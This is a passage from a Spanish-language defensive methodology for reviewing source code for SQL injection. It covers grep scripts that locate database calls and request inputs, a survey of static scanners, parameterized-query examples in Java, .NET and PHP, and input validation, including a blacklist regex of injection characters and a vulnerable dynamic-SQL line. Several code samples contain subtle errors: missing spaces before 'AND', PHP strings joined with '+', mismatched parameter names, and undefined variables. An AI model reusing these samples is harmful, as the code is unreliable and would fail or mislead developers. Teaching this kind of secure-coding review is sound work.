A continuación se muestra un script, cuya característica principal es mostrar las llamadas a:
"select\|update\|insert\|drop"
Script:

```
$ grep –i -r -n "sql =.*\"\(SELECT\|UPDATE\|INSERT\|DROP\)" src/ | awk -F :
'{print "Nombre del Archivo: "$1"\nLinea: "$2"\nEncontro: "$3"\n\n"}'
```

Éste Scritpt, realiza una búsqueda, para encontrar cualquier interacción con el navegador web, que pueda realizar acceso a nuestra base de datos:

```
$ grep -r -n "HttpCookieCollection\|Form\|Headers\|Params\|QueryString\|
ServerVariables\|Url\|UserAgent\|UserHostAddress\|UserHostName" src/ | awk -F :
'{print "Nombre del Archivo: "$1"\nLinea: "$2"\nEncontro: "$3"\n\n"}'
```

Uso de Scripts para PHP

[8] Para el lenguaje PHP, también se puede aplicar el mismo concepto, es decir realizar una búsqueda en forma recursiva por uno y cada uno de los archivos del código fuente,

para nuestro caso la carpeta de archivos se llama “src/”.

Este es un script, que realiza una búsqueda con los patrones: mysql,mssql,mysql_db,_query,$_GET,$_POST

$ grep -r -n "\(mysql\|mssql\|mysql_db\)_query\(.*\$_\(GET\|\POST\).*\)" src/ |

awk -F : '{print "Nombre del Archivo: "$1"\nLinea: "$2"\nEncontro: "$3"\n\n"}'

El siguiente script hace el mismo trabajo, esta vez en búsqueda de los patrones: oci_parse,ora_parse,$_GET,$_POST

$ grep -r -n "\(oci\|ora\)_parse\(.*\$_\(GET\|\POST\).*\)" src/ | awk -F :

awk -F : '{print "Nombre del Archivo: "$1"\nLinea: "$2"\nEncontro: "$3"\n\n"}'

El siguiente script, realiza la búsqueda con los patrones de : odbc_prepare,odbc_exec,$_GET,$_POST

$ grep -r -n "\(odbc_prepare\|odbc_exec\)\(.*\$_\(GET\|\POST\).*\)" src/ |

awk -F : '{print "Nombre del Archivo: "$1"\nLinea: "$2"\nEncontro: "$3"\n\n"}'

Uso de Scripts para Java

[9] Para el lenguaje Java, se pueden aplicar los mismos conceptos, es decir preparar un script que recorra en forma recursiva todo el directorio con el código fuente, para nuestro ejemplo “src/”, y buscar las expresiones regulares que hacen uso de llamadas a bases de datos.

El siguiente script recorre en búsqueda de las siguientes expresiones:

prepareStatement( ), executeQuery( ), executeUpdate( ), execute( ), addBatch( ), and

executeBatch():

El script es :

$ grep -r -n "preparedStatement(\|executeQuery(\|executeUpdate(\|execute(\|addBatch

(\|executeBatch(" src/ | awk -F : '{print "Nombre del Archivo: "$1"\nLinea: "$2"\nEncontro: "$3"\n\n"}'

El siguiente script, realiza una búsqueda con las palabras SELECT,UPDATE,|INSERT,DROP, de esta forma encontraremos las llamadas a bases de batos:

$ grep –i -r -n "sql =.*\"\(SELECT\|UPDATE\|INSERT\|DROP\)" src/ |

awk -F : '{print "Nombre del Archivo: "$1"\nLinea: "$2"\nEncontro: "$3"\n\n"}'

Para la interacción con el navegador Web, es decir el uso de los headers, las cookies, y

otros requets, se puede utilizar el siguiente Script:

```
$ grep -r -n "getParameter(\|getParameterValues(\|getQueryString(\|getHeader
(\|getHeaders(\|getRequestedSessionId(\|getCookies(\|getValue(" src/ |
awk -F : '{print "Nombre del Archivo: "$1"\nLinea: "$2"\nEncontro: "$3"\n\n"}'
```

2. REVISIÓN DEL CÓDIGO FUENTE EN LOS SISTEMAS DE INFORMACIÓN, A TRAVÉS DE ESCÁNERES DE CÓDIGO FUENTE.

En esta sección de la metodología se hace referencia la búsqueda de vulnerabilidades en el código fuente, a través de escáneres, sus ventajas y desventajas.

La definición de escáner, en este ámbito quiere decir que se trata de una herramienta automatizada, cuyo único objetivo o razón de ser, es recorrer todo el código fuente de nuestra aplicación he ir identificando los puntos débiles, para nuestro caso SQL Injection, en el apartado anterior hablamos sobre scripts personalizados, donde el único limite es la creatividad del Tester, se entregaron scripts que pueden servir de plantillas para futuros scripts, llegados a este punto para agilizar cualquier proceso de auditoría se pueden desarrollar escáneres o usar los que están actualmente en el mercado, muchos de ellos son Open Source.

Dos cosas importantes cuando se manejan este tipo de herramientas son:

- Falsos Positivos
- Falsos Negativos

Para estos casos, un falso positivo quiere decir una falsa alarma, segmento de código fuente que se utiliza en una llamada a base de datos pero que no incurre en una vulnerabilidad, por otro lado un falso negativo es todo lo contrario, es segmento de código que pasa desapercibido para los escáneres es de estos tipos de situaciones en donde tenemos que prestar mucha atención y tener el cuidado necesario.

Una buena forma de evitar falsos positivos, es generar un plan de pruebas funcionales, así se descartarían las variables en código fuente, cuya llamada a la base de datos, no incurra en una vulnerabilidad SQL Injection.

En la siguiente sección se habla en más detalle sobre las herramientas para escanear código fuente.

3. HERRAMIENTAS Y MEJORES PRÁCTICAS PARA EL ANÁLISIS Y MITIGACIÓN DE LA VULNERABILIDAD EN CÓDIGO FUENTE.

En esta sección hablamos sobre las herramientas que existen, así como las mejores prácticas que nos permiten en conjunto lograr una disminución del grado de la Vulnerabilidad SQL Injection, se debe tener en cuenta que todo proceso que es automatizado con una herramienta de software, tiende a pasar por alto algunos detalles sensibles, por eso se recomienda al tester, utilizar más de una herramienta y de ser posible generar sus propios scripts, basados en la información mostrada en el apartado 1.

AppCodeScan

AppCodeScan
Enterprise Audit Edition

Esta herramienta esta diseñada para implementar un testing de caja blanca, durante un escaneo de caja blanca uno necesita escanear toda la aplicación a la búsqueda de diferentes vulnerabilidades, por ejemplo SQL Injection, es posible descubrir este tipo de vulnerabilidades ya que la herramienta recorre todo el código fuente, en busca de patrones que hacen acceso a la base de dados.

Se puede utilizar AppCodeScan para identificar puntos de entrada en la aplicación, también es de mucha ayuda para mapear parámetros a través del código fuente, esta herramienta se despliega bajo la plataforma .NET, así que cuenta con una GUI amigable al usuario, los archivos de configuración pueden ser escritos y modificados para una mayor flexibilidad, aquí se presenta un ejemplo de las expresiones regulares usadas por default en esta herramienta:

#Scanning for SQL injections

.*.SqlCommand.*?|.*.DbCommand.*?|.*.OleDbCommand.*?|.*.SqlUtility.*?|

.*.OdbcCommand.*?|.*.OleDbDataAdapter.*?|.*.SqlDataSource.*?

 # PHP SQL injection Rules file for AppCodeScan
 # Scanning for SQL injections
.*.mssql_query.*?|.*.mysql_query.*?|.*.mysql_db_query.*?|.*.oci_parse.*?|
.*.ora_parse.*?|.*.mssql_bind.*?|.*.mssql_execute.*?|.*.odbc_prepare.*?|
.*.odbc_execute.*?|.*.odbc_execute.*?|.*.odbc_exec.*?
Información:

- URL: www.blueinfy.com/
- Lenguaje: La configuración de las expresiones regulares puede ser aplicada a cualquier lenguaje de programación.
- Plataforma : Windows
- Precio: Software Libre.

CATNET

CAT.NET es una herramienta de análisis de código, que ayuda a identificar las variantes más comunes que generan las vulnerabilidades SQL Injection, CAT.NET está dentro de la Suite Visual Studio y ayuda a identificar los riesgos de seguridad, entre el código que maneja (C#, Visual Basic.NET, J#) es posible hacer un escaning al código Binario o ensamblador de la aplicación y hacer un mapeo de las instancias de los métodos o ensamblados que influyen indirectamente para que se genere un fallo en la seguridad.
Información

- URL: http://www.microsoft.com/download/en/details.aspx?id=19968
- Lenguajes: C#, Visual Basic .NET, y J#
- Plataforma: Windows
- IDE: Visual Studio
- Precio: Libre descarga.

LapsePlus

Lapse está diseñado para el manejo de riegos en entornos Java J2EE, puede correr como Plug-in en la plataforma de desarrollo Eclipse, y maneja las diferentes etapas de el escaning de código fuente, es capaz de mapear las rutas entre el código fuente y las llamadas a bases de datos, Lapse es capaz de manejar la manipulación de parámetros, manipulación de cabeceras, cookies, parámetros en línea de comandos y muchas entradas comunes para SQL Injection, esta herramienta es altamente adaptable, los archivos de configuración son archivos XML que pueden ser editados con forme a las necesidades del tester.
Información:

- URL: http://code.google.com/p/lapse-plus/
- Lenguaje: Java J2EE
- Plataforma: Windows, Linux, y OS X
- IDE: Eclipse
- Precio: Libre descarga

Pixy

Pixy es un programa libre escrito en java, que implementa escaning para código fuente PHP, pixy analiza el código fuente en búsqueda de las variables que hacen acceso a base de datos, la herramienta puede mapear el flujo de datos a través de la aplicación he identificar funciones peligrosas, pixy también puede generar un grafo de dependencia

entre las diferentes variables, el grafo puede ser muy útil para entender un reporte de vulnerabilidad SQL Injection , con un grafo de dependencias, el tester puede tracear las causas que generan la vulnerabilidad, el manejo del código es muy intuitivo.
Pixy es una de las mejores herramientas disponibles para la revisión de código fuente PHP para las vulnerabilidades SQL Injection.
Información:

- URL: http://pixybox.seclab.tuwien.ac.at/pixy/
- Lenguaje: PHP
- Plataforma: Windows y Linux
- Precio: Libre descarga.

Yasca

Yasca es un programa de código abierto, donde nos muestra la seguridad de las vulnerabilidades y la calidad del código fuente, sirve para analizar código PHP, Java, C/C++ y JavaScript, Yasca es extensible vía Plug-in. El tester puede utilizar Yasca para escanear otros lenguajes que se escriben o se integran con herramientas externas, es una herramienta de línea de comandos, que genera reportes en HTML, CSV. XML y múltiples formatos, así como permite implementar nuestras propias reglas para la búsqueda de patrones.
Información:

- URL: www.yasca.org
- Lenguaje: Se puede escribir en los archivos de configuración nuestras propias expresiones regulares para cualquier lenguaje de programación.
- Plataforma: Windows y Linux
- Precio: Libre descarga

msscasi_asp

Microsoft Source Code Analyzer for SQL Injection es una herramienta de análisis de código estático que le ayuda a encontrar vulnerabilidades por inyección de código SQL en un código de páginas Active Server (ASP), ésta herramienta de línea de comandos requiere .NET Framework 3.0; Limitaciones Esta herramienta presenta las siguientes limitaciones conocidas:

- La herramienta solamente entiende el código ASP que está escrito en VBScript. Por el momento no analiza código de servidor escrito en otros lenguajes, como Jscript.
- Se ha desarrollado un nuevo analizador de ASP como parte del proceso de desarrollo de esta herramienta. Sin embargo, éste analizador puede no cubrir todas las construcciones en ASP. Por tanto, cabe esperar algunos errores de análisis.

Información:

- URL: http://www.microsoft.com/download/en/details.aspx?displaylang=en&id=16305
- Lenguaje: ASP.Net
- Plataforma: Windows
- Precio: Libre descarga

Relación con la Metodología:




Figura Nº 19: Macro Procesos de la metodología.




Figura Nº 20: Desarrollo del proceso número 1:

El flujo del proceso es el siguiente:

1. El Tester debe seleccionar el lenguaje de programación para iniciar con el análisis, pudiendo ser cualquiera de los lenguajes especificados que son: C#, Java, PHP.

2. Según los requerimientos se selecciona una herramienta. Por ejemplo si en el proceso de análisis del código fuente se debe ser más exhaustivo, se optará por seguir el flujo hacia el proceso de Scripts personalizados, de otra forma se sigue el flujo hacia los escáneres de código fuente.

3. Los resultados obtenidos por cualquiera de las dos herramientas deben ser corroborados con la realidad. En ésta etapa es en donde se van eliminando los falsos positivos indicados en el desarrollo de la metodología.

4. Si los resultados que se muestran aún no cumplen con los requerimientos; es decir, el nivel de seguridad no es el adecuado, el Tester debe generar un bucle y seguir los pasos 2,3. Por otro lado, si el resultado cumple con las expectativas se sigue al siguiente proceso.

5. Por último, se realizan los cambios pertinentes verificando que no afecten al desarrollo normal del sistema y se genera un reporte al cliente, donde se indican los cambios y las mejoras de seguridad que en dichos cambios impacta en la aplicación.

SECCIÓN 2 –PROCESO DE PRUEBAS DEL SOFTWARE

En éste apartado se hablará acerca, del que hacer para encontrar los tipos de vulnerabilidades SQL Injection, en sistemas que aún estén en etapa de evaluación, siempre es recomendable hacer las pruebas de software, en este caso nos ayudan en dos temas puntuales, que son encontrar las fallas de seguridad a tiempo y ver los eventos inesperados del sistema, es en éste ámbito donde usaremos los siguientes valores de evaluación:
Valores de Evaluación

- Uso de sentencias SQL Parametrizadas.
- Validación de la entrada de datos (inputs).
- Codificación de la salida de datos (outputs)
- Canonicalización de datos.
- Buenas Prácticas contra SQL Injection

USO DE SENTENCIAS SQL PARAMETRIZADAS.

Cuando se habla sobre vulnerabilidades SQL Injection, una de las principales causas de esta vulnerabilidad es la creación de consultas SQL en las cadenas de texto que se envían a la base de datos para su ejecución, estas cadenas son comúnmente conocidas como construcción dinámica o SQL Dinámico, es una de las principales causas de como se inicia una vulnerabilidad SQL Injection.

Una alternativa más segura contra las construcciones SQL dinámicas, son los lenguajes de programación más modernos y las APIS de accedo a base de datos, permiten proveer al equipo de desarrollo el uso de parámetros SQL, a través del uso de marcadores o variables falsas , trabajando directamente con las entradas del usuario, comúnmente llamado consultas parametrizadas, este es un tipo de alternativa que puede evadir o resolver muchas de las formas más conocidas de SQL Injection que pueden aparecer en una aplicación.

Se puede utilizar ésta técnica en las situaciones más comunes, para remplazar las consultas dinámicas existentes, esto es una ventaja para los motores de bases de datos más modernos, es decir la base de datos puede optimizar la consulta y lograr aumentar la performance de las consultas, las consultas parametrizadas son un método que brinda parámetros potencialmente inseguros en la base de datos, usualmente es una consulta o un procedimiento almacenado, estos no alteran el contenido de los valores que son pasados a la base de datos, sin embargo si la funcionalidad de la base de datos permite llamar al uso de SQL dinámico que esté en los procedimientos almacenados o en las funciones que implementan éstos , existe la posibilidad de vulnerabilidad SQL Injection, este es el gran problema con Microsoft SQL Server y Oracle, ambas tuvieron implementados un número de procedimientos almacenados en donde era posible explotar la vulnerabilidad SQL Injection en el pasado, esto es un peligro que el testeador debe tener en cuenta en cualquier procedimiento almacenado o función de las bases de datos es un potencial peligro.

Por qué se debería Parametrizar y cuando no se puede hacer ?

No todas las consultas SQL pueden ser parametrizadas, solo se puede parametrizar los valores de los datos, más no se pueden parametrizar las palabras reservadas o identificadores SQL, por ejemplo no se puede hacer lo siguiente:

```
SELECT * FROM ? WHERE usuario ='daniel'
SELECT ? FROM usuarios WHERE usuario = 'daniel'
SELECT * FROM  usuarios WHERE usuario LIKE 'd%' ORDER BY ?
```

Como se puede apreciar no es posible parametrizar (en este caso usando el símbolo '?') palabras reservadas como por ejemplo el nombre de las tablas o los campos de las mismas.

Desafortunadamente una solución muy común es el uso de SQL dinámico en la cadena que hace uso de el parámetro de la sentencia, por ejemplo:

```
String  sql = "SELECT * FROM " + NombreTabla + " WHERE usuario =?";
```

En este caso, el testeador puede realizar un ataque SQL Injection.

Declaraciones parametrizadas en Java

Java provee un framework de conectividad (JDBC), que implementa el namespace java.sql y javax.sql, que es independiente del vendedor y soporta una gran variedad de acceso a datos, incluyendo la habilidad de usar declaraciones parametrizadas a través de la clase PreparedStatement, para realizar una implementación de esta API, se puede tomar como ejemplo el siguiente código, teniendo en cuenta que cada parámetro tiene una posición de índice que inicia desde 1 hacia adelante.

```
Connection conexion = DriverManager.getConnection(cadenaConexion);
String sql = "SELECT * FROM usuarios WHERE usuario=? AND password=?";
PreparedStatement validar_usuario = con.prepareStatement(sql);
// Agregando parametros SQL a la consulta
validar_usuario.setString(1, txtusuario); // agregando una cadena de texto en la posición 1
validar_usuario.setString(2, txtpassword); // agregando una cadena de texto en la posición 2
rs = validar_usuario.executeQuery();
```

Por otro lado el JDBC que provee Java, tiene paquetes adicionales que pueden ser usados para acceder a las bases de datos eficientemente con aplicaciones J2EE, comúnmente usadas por APIS de persistencia como Hibernate o EJB,a través de esto es posible utilizar funcionalidad SQL nativa, por ejemplo podemos utilizar hibernate de la siguiente forma:

```
String sql = "SELECT * FROM usuarios  WHERE usuario=:prm_usuario AND" +
"password=:prm_password";
Query validar_usuario = session.createQuery(sql);
// Agregando los parámetros a la consulta.
validar_usuario.setString("prm_usuario", txt_usuario); // agrega usuario
validar_usuario.setString("prm_password", txt_password); // agrega password
List rs = validar_usuario.list();
```

En el siguiente ejemplo se muestra a Hibernate en un estilo JDBC, donde el signo de admiración es el marcador para los parámetros, nótese que los índices de los parámetros empiezan en 0, y no en 1 como lo hace el Framework JDBC tradicional.

```
String sql = "SELECT * FROM usuarios WHERE usuario=? AND password=?";
Query validar_usuario = session.createQuery(sql);
// Agregando los parámetros a la consulta.
validar_usuario.setString(0, txt_usuario); // Agregando al usuario
validar_usuario.setString(1, txt_password); // Agregando al password
List rs = validar_usuario.list();
```

Declaraciones Parametrizadas en .NET (C#)

[10] Microsoft .NET provee acceso a un número de formas diferentes para parametrizar las declaraciones con el uso de el framework ADO.NET, ADO.NET también provee funcionalidad adicional, que permite fomentar la revisión de los parámetros a utilizar. ADO.NET nos brinda cuatro proveedores de datos diferentes, dependiendo del tipo de base de datos al que se hace el acceso así por ejemplo tenemos:

System.Data.SqlClient para Microsoft SQL Server
System.Data.OracleClient para Oracle ,

System.Data.OleDb para OLE DB data source
System.Data.Odbc para ODBC data source.

Cada proveedor que vamos a usar depende del servidor de base de datos y de los drivers que vamos a usar para acceder a la base de datos, desafortunadamente la sintaxis para la utilización de las declaraciones parametrizadas, son diferentes dependiendo de el proveedor de acceso a datos, en el siguiente ejemplo muestra el uso del API ADO.NET, utilizando el acceso a SQL Server.
statement en .NET usando el proveedor SqlClient:

```
SqlConnection conexion = new SqlConnection(CadenaConexion);
string Sql = "SELECT * FROM usuarios WHERE usuario=@usuario" +
"AND password=@password";
cmd = new SqlCommand(Sql, conexion);// Agregando parámetros a la consulta
cmd.Parameters.Add("@username", // nombre
SqlDbType.NVarChar, // tipo de dato
16); // longitud
cmd.Parameters.Add("@password",SqlDbType.NVarChar,16);
cmd.Parameters.Value["@username"] = txt_usuario; // asignando los parámetros
cmd.Parameters.Value["@password"] = txt_password;
reader = cmd.ExecuteReader();
```

El siguiente ejemplo muestra la misma sentencia parametrizada en .NET, usando el proveedor de Oracle OracleClient provider:

```
OracleConnection con = new OracleConnection(ConnectionString);
string Sql = "SELECT * FROM users WHERE username=:username" +
"AND password=:password";
cmd = new OracleCommand(Sql, con);
// agregando los parámetros a la consulta SQL
cmd.Parameters.Add("username", // nombre
OracleType.VarChar, // tipo de datos
16); // longitud
cmd.Parameters.Add("password",
OracleType.VarChar,
16);
cmd.Parameters.Value["username"] = username; // asignado los parámetros
cmd.Parameters.Value["password"] = password; //
reader = cmd.ExecuteReader();
```

Cuando se usan las sentencias parametrizadas con ADO.NET, es posible especificar más detalles, por ejemplo se puede especificar el nombre y el valor del parámetro en el constructor, en general es una buena práctica especificar los parámetros incluyendo la longitud y el tipo de datos, esto proporciona un nivel más a la seguridad.

Declaraciones Paramatrizadas en PHP

[11] PHP también tiene un considerable número de frameworks que dan uso al acceso a datos, los tres frameworks más comunes son:

- El paquete Mysqli para acceder a las bases de datos MySQL.
- El paquete PEAR::MDB2.
- PHP Data Objects (PDO) framework.

Todos estos frameworks proporcionan las facilidades para usar declaraciones paramaetrizadas, el paquete mysqli disponible en PHP 5.x puede proveer acceso a Mysql 4.1 o superior es una de las interfaces más comunes usadas para acceder a bases de datos y por supuesto soporta declaraciones parametrizadas a través del uso de marcadores como es el uso del signo "?"

Este es un ejemplo de una declaración parametrizada utilizando el paquete mysqli:

```
$con = new mysqli("localhost", "usuario_base_datos", "password_base_datos",
"base_datos");
$sql = "SELECT * FROM usuarios WHERE usuario=? AND password=?";
$cmd = $con->prepare($sql);
// Agregando los parámetros a la consulta.
$cmd->bind_param("ss", $txt_usuario, $password); // asignando los parámetros
$cmd->execute();
```

El paquete PEAR::MDB2 es usando independientemente del vendedor para acceder a base de datos, MDB2 soporta los nombres de los parámetros usando dos puntos y el carácter "?", el siguiente ejemplo muestra el uso de MDB2 con el marcador del signo de interrogación, nótese que los datos y los tipos son pasados en un arreglo que mapea cada identificador en la consulta.

```
$mdb2 =& MDB2::factory($dsn);
$sql = "SELECT * FROM usuarios WHERE usuario=? AND password=?";
$types = array('text', 'text'); // Asignando los tipos de datos
$cmd = $mdb2->prepare($sql, $types, MDB2_PREPARE_MANIP);
$data = array($txtusuario, $txtpassword);// pasando los parámetros
$result = $cmd->execute($data);
```

El paquete PDO, que se encuentra incluido en PHP 5,1 o superior, es un vendedor orientado a objetos que forma una capa de acceso independiente a base de datos, PDO soporta ambos, los declaraciones con parámetros que utilizan dos de los marcadores, dos puntos ":" y el signo de interrogación "?".

El siguiente ejemplo muestra como usar PDO con nombres de parámetros para construir declaraciones con parámetros.

```
$sql = "SELECT * FROM usuarios WHERE usuario=:prmusuario AND" +
"password=:prmpassword";
$stmt = $dbh->prepare($sql);
// uniendo los datos , asi como los tipos de datos
$stmt->bindParam(':prmusuario', $txtusuario, PDO::PARAM_STR, 12);
$stmt->bindParam(':prmpassword', $txtpassword, PDO::PARAM_STR, 12);
$stmt->execute();
```

VALIDACIÓN DE LA ENTRADA DE DATOS (INPUTS).

Una de los controles más poderosos que el tester puede usar es sin dudar la validación de entrada de datos, comúnmente llamada inputs, la validación de inputs es el proceso de testear los datos que entran desde la aplicación, esto puede ir tan simple como ingresar los parámetros o tan complejo como usar expresiones regulares o usar lógica de negocios para validar el input.

Existen dos formas diferentes de validar los inputs, tenemos así una validación de lista blanca (generalmente se refiere a inclusión o validación positiva) y una validación de lista negra (generalmente se refiere a exclusión o validación negativa) son dos ejemplos para validar la entrada de datos (inputs) en Java, C# y PHP para prevenir la vulnerabilidad SQL Injection.

Listas Blancas:

La validación de listas blancas es una práctica de sólo aceptar input que se conozca que sea no dañino. Esto tiene que ver con el tipo de datos, la longitud o el tamaño, el rango numérico u otros formatos que se aceptan antes de procesar el input, por ejemplo la validación que en un input necesita para validar el valor de un número de tarjeta de crédito tal vez conlleve a que la validación contenga sólo valores numéricos y que estos valores numéricos estén entre el rango de 13 a 16 dígitos y pasar a la lógica del negocio donde se revisa el paso por la fórmula Luhn (la fórmula para calcular la validez de un número de una tarjeta de crédito), cuando se usa una validación de lista blanca el tester debería considerar los siguientes puntos:

El tipo de datos que muestra es correcto ???, por ejemplo si se supone que el valor que debería ser numérico, y si se espera un numero positivo, el dato obtenido es un número negativo ???

La longitud de los datos, por ejemplo cuando se trata de un String, la longitud obtenida es la correcta ???, es esta cadena de texto menor de la cantidad máxima permitida ???, y si es un bloque binario, este bloque es menor del máximo permitido ???, si se trata de un número, la longitud del número se considera demasiado largo como para considerase un entero ?

El rango de los datos numéricos, para el tipo de datos obtenido es el que se espera dentro del rango ???.

El contenido de los datos que se muestran son los datos que se esperan obtener ?. Por ejemplo para satisfacer correctamente las propiedades de un correo electrónico, es decir que tenga un segmento para la dirección del usuario, luego un caracter especial “@”, seguido del nombre de dominio, se asume que el usuario debe ingresar correctamente esos datos, un método muy común para validar este tipo de datos es usar expresiones regulares, el siguiente es un ejemplo de el uso de expresiones regulares para validar una dirección de correo electrónico:

^[a-zA-Z0-9_-]{2,}@[a-zA-Z0-9_-]{2,}\.[a-zA-Z]{2,4}(\.[a-zA-Z]{2,4})

En general, la validación de listas blancas es la más poderosa de las dos formas de validación, sin embargo puede ser difícil de implementar en escenarios en donde la entrada de datos sea más compleja o donde haya demasiados variantes para los tipos de entrada donde se hace muy difícil determinar el tipo de datos a evaluar.

Se recomienda que el tester use la validación de listas blancas siempre que sea posible y que sea ayudado con otros controles al igual que la codificación de los outpus para estar seguro que la información es manejada correctamente.

Listas Negras:

Listas negras es la práctica de denegar la entrada de datos (inputs) de todo aquello que se sabe que es dañino, especialmente todas las entradas que se tiene en conocimiento son maliciosas, por ejemplo las cadenas de caracteres que se saben son peligrosas o patrones de caracteres, aquí se puede ver la otra cada de las listas blancas, pues bien en ésta sección se encuentran las cadenas de texto extremadamente largas al igual del contenido malicioso que se encuentra dentro de estas.

Un método común para la implementación de la validación por listas negras son las expresiones regulares, por ejemplo esta expresión muestra el contenido malicioso de una cadena de caracteres:
'|%|--|;|/*|*|_|\[|@|xp_

En general no se debería usar la validación de listas negras en forma aislada y el tester debería usar las listas blancas de ser posible, sin embargo en escenarios en donde no se pueden utilizar las listas blancas, las listas negras pueden proveer un control parcial, en estos escenarios se recomienda que el tester use las listas blancas en conjunto con la encodificación de los outputs para estar seguro de lo que pasa es data que esta siendo manejada correctamente y no cualquier otra cosa (por ejemplo la base de datos entera), de esta forma se podrá manejar bien la prevención de la vulnerabilidad SQL Injection.
Qué se debe hacer cuando fallan las validaciones en los inputs ?

Existen dos maneras de tratar estos eventos, los mecanismos conocidos como “Recuperar y continuar” y “Error en la acción y reportar el error”, cada uno con sus ventajas y desventajas:

Recuperarse después de que una validación en los inputs fallo, implica que el input debe ser sanatizado o revisado y que el problema causante de la falla se resuelva progresivamente , esto es generalmente más probable de realizar si el tester cuenta con una lista negra para la validación de los inputs y la característica común es remover los caracteres más dañinos así se tendrá la seguridad de filtrar o remover los valores de esta forma podemos sanatizar los inputs, así como minimizar el impacto SQL Injection.

Error en la acción y generar un código de error, tiene la posibilidad de direccionar un mensaje indicando al usuario que existe un error en la aplicación y que por dicho problema no se puede continuar, ésta es generalmente una opción para dar salida, pero el tester debería tener cuidado de no mostrar mensajes de error muy específicos que puedan servir de ayuda a un atacante ya que de darse esto un atacante puede determinar que es lo que se valida en el input.

La desventaja más grande de esto es que cualquier usuario que se tope con alguno de estos mensajes de error, se le interrumpirá la transacción y por consecuencia perderá toda su información, se puede mitigar esto implementando validaciones adicionales en el navegador del cliente para asegurar que usuarios genuinos no envíen datos inválidos o corruptos.

En el caso que un usuario logre inyectar datos corruptos el sistema deberá tener implementado una sección con los LOGS de los errores registrados, esto permitirá evaluar los recursos he investigar como es que se rompió con el correcto uso de la aplicación.

Validación de Input en java

[12] En Java la validación de inputs está estrechamente ligado al framework que se suele utilizar así tenemos por ejemplo Java Server Faces (JSF), provee un buen soporte para la validación de inputs, admite crear nuestras propias clases para validaciones que fácilmente puede implementar la interface javax.faces.validator.Validator.

El siguiente es un ejemplo:

```
public class ValidadorUsuario implements Validator {
public void validar(FacesContext facesContext,
UIComponent uIComponent, Object value) throws ValidatorException
{
//Obteniendo el valor de usuario y haciendo un CAST a String
String usuario = (String)valor;
//Asignando una Expresión regular
Pattern p = Pattern.compile("^[a-zA-Z]{8,12}$");
//Encontrando al Usuario.
Matcher m = p.matcher(usuario);
if (!matchFound) {
FacesMessage message = new FacesMessage();
message.setDetail("Invalido– se admiten caracteres entre 8-12 de longitud");
message.setSummary("Usuario Incorrecto");
message.setSeverity(FacesMessage.SEVERITY_ERROR);
throw new ValidatorException(message);
} }
```

